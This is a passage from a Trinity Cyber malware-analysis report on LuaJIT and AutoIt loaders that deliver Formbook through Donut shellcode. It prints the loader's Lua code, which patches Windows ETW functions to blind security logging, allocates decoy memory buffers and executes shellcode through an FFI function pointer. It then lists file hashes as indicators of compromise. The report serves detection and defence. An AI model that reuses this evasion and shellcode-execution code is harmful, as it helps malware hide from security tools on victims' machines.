            local function_address = ntdll_module[function_name]

            if function_address then
                local function_bytes = b.cast("uint8_t*", function_address)
                local old_protection = b.new("DWORD[1]", 0)

                vu.VirtualProtect(function_bytes, 32, 64, old_protection)

                -- xor eax eax
                -- ret
                function_bytes[0] = 49
                function_bytes[1] = 192
                function_bytes[2] = 195

                vu.VirtualProtect(function_bytes, 32, old_protection[0], nil)

                b.C.FlushInstructionCache(
                    b.C.GetCurrentProcess(),
                    function_bytes,
                    32
                )
            end
        end)
    end

    patch_function("EtwEventWrite")
    patch_function("EtwEventWriteFull")
    patch_function("EtwEventRegister")
    patch_function("NtTraceEvent")

    return true
end
```

Figure 15. Function for patching ETW

The Donut payload is passed through a series of custom decode functions previously documented by Fortinet researchers[6] and stored in a newly allocated buffer in the current process memory.
The memory address pointing to the shellcode buffer is then converted into a callable function pointer using the FFI library **cast** function before being executed using **pcall**.

```lua
local function allocate_random_buffers()
    local buffers = {}

    for buffer_index = 1, 50, 1 do
        local buffer_size = math.random(4096, 32768)
        local buffer = b.new("uint8_t[?]", buffer_size)

        for byte_index = 0, buffer_size - 1, 1 do
            buffer[byte_index] = math.random(0, 255)
        end

        table.insert(buffers, buffer)
    end

    table.insert(cu, buffers)

    return # buffers
```

Figure 16. Function for allocating decoy memory buffers

```lua
local execute_region =
    b.cast("void(__stdcall*)(void)", region_address)

local success, error = pcall(function()
    execute_region()
    Ju = true
end)
```

Figure 17. Function pointer creation and shellcode execution

> Trinity Cyber researchers used the open-source **donut_decryptor** tool from Volexity[7] to unpack both Donut payloads uncovered from AutoIt and LuaJIT execution and identified **Formbook** as the final malware payload of each chain.

© Trinity Cyber, 2026. All rights reserved.

IOCs

SHA-256 hash	Description	Filename	Attack chain
b539a86d3bb7f9de383d5ef4ab1fb7d265175bc0133ef668800ad5f3529c671f	Phishing archive	JS-L32_CMD_F.rar	LuaJIT
1a91d17dae885bcf6c3739463a1070c761f912195c18b48e36eab61cb279d904	Batch script	JS-L32_CMD_F.cmd	LuaJIT
8022e1c69d68e9b2399bc2f3c5cf28634ed4754885273d2a7f2ca4af240e5e8b	Phishing archive	RFQ6098434 Inquiries.zip	AutoIt
e3ee5d56ae3281d15eb73228e5cd94d955b4f664ac73de9651a16d034f32c93b	VBScript	RFQ6098434 Inquiries.vbs	AutoIt
59201d8945349250efc483064d83185f5084db531c4a4f3c2702d040968147f3	Shellcode loader script	ZUQRYZAJFXOHXHXOSVRD.g1f	LuaJIT
5f88f4aefe4e065d8c70062f84bf46656d37201c7d4fa9b44879765688518ada	Shellcode loader script	wwmaw	AutoIt
584ed54692a1f4ef6af35b5bdedfbaf992dcf418f0202b7a7db3b1420f1ae988	Donut shellcode	N/A	AutoIt
ab982c4acf78262001adbf839440624e1457b8c5f61850ecaf75f8966d32e7f7	Donut shellcode	N/A	LuaJIT
da446ec38b3a1cc2d636074378ff18ae3666dac46699f1fe0ee459913d97eb0d	Formbook PE	N/A	AutoIt
2e2634a3529718a65431093057028b9428ccd0db64b40036967f332aa1153dcb	Formbook PE	N/A	LuaJIT

Sources

1. https://github.com/thewover/donut
2. https://www.autoitscript.com/site/
3. https://luajit.org/ext_ffi.html
4. https://luajit.org/luajit.html
5. https://www.securityweek.com/new-etw-attacks-can-allow-hackers-blind-security-products/
6. https://www.fortinet.com/blog/threat-research/the-ttf-trap-a-global-campaign-of-a-low-detection-lua-loader
7. https://github.com/volexity/donut-decryptor

© Trinity Cyber, 2026. All rights reserved.

TRINITY CYBER

Take the Next Step

Contact us today to see the Trinity Cyber Platform in action.

trinitycyber.com

© Trinity Cyber, 2026. All rights reserved.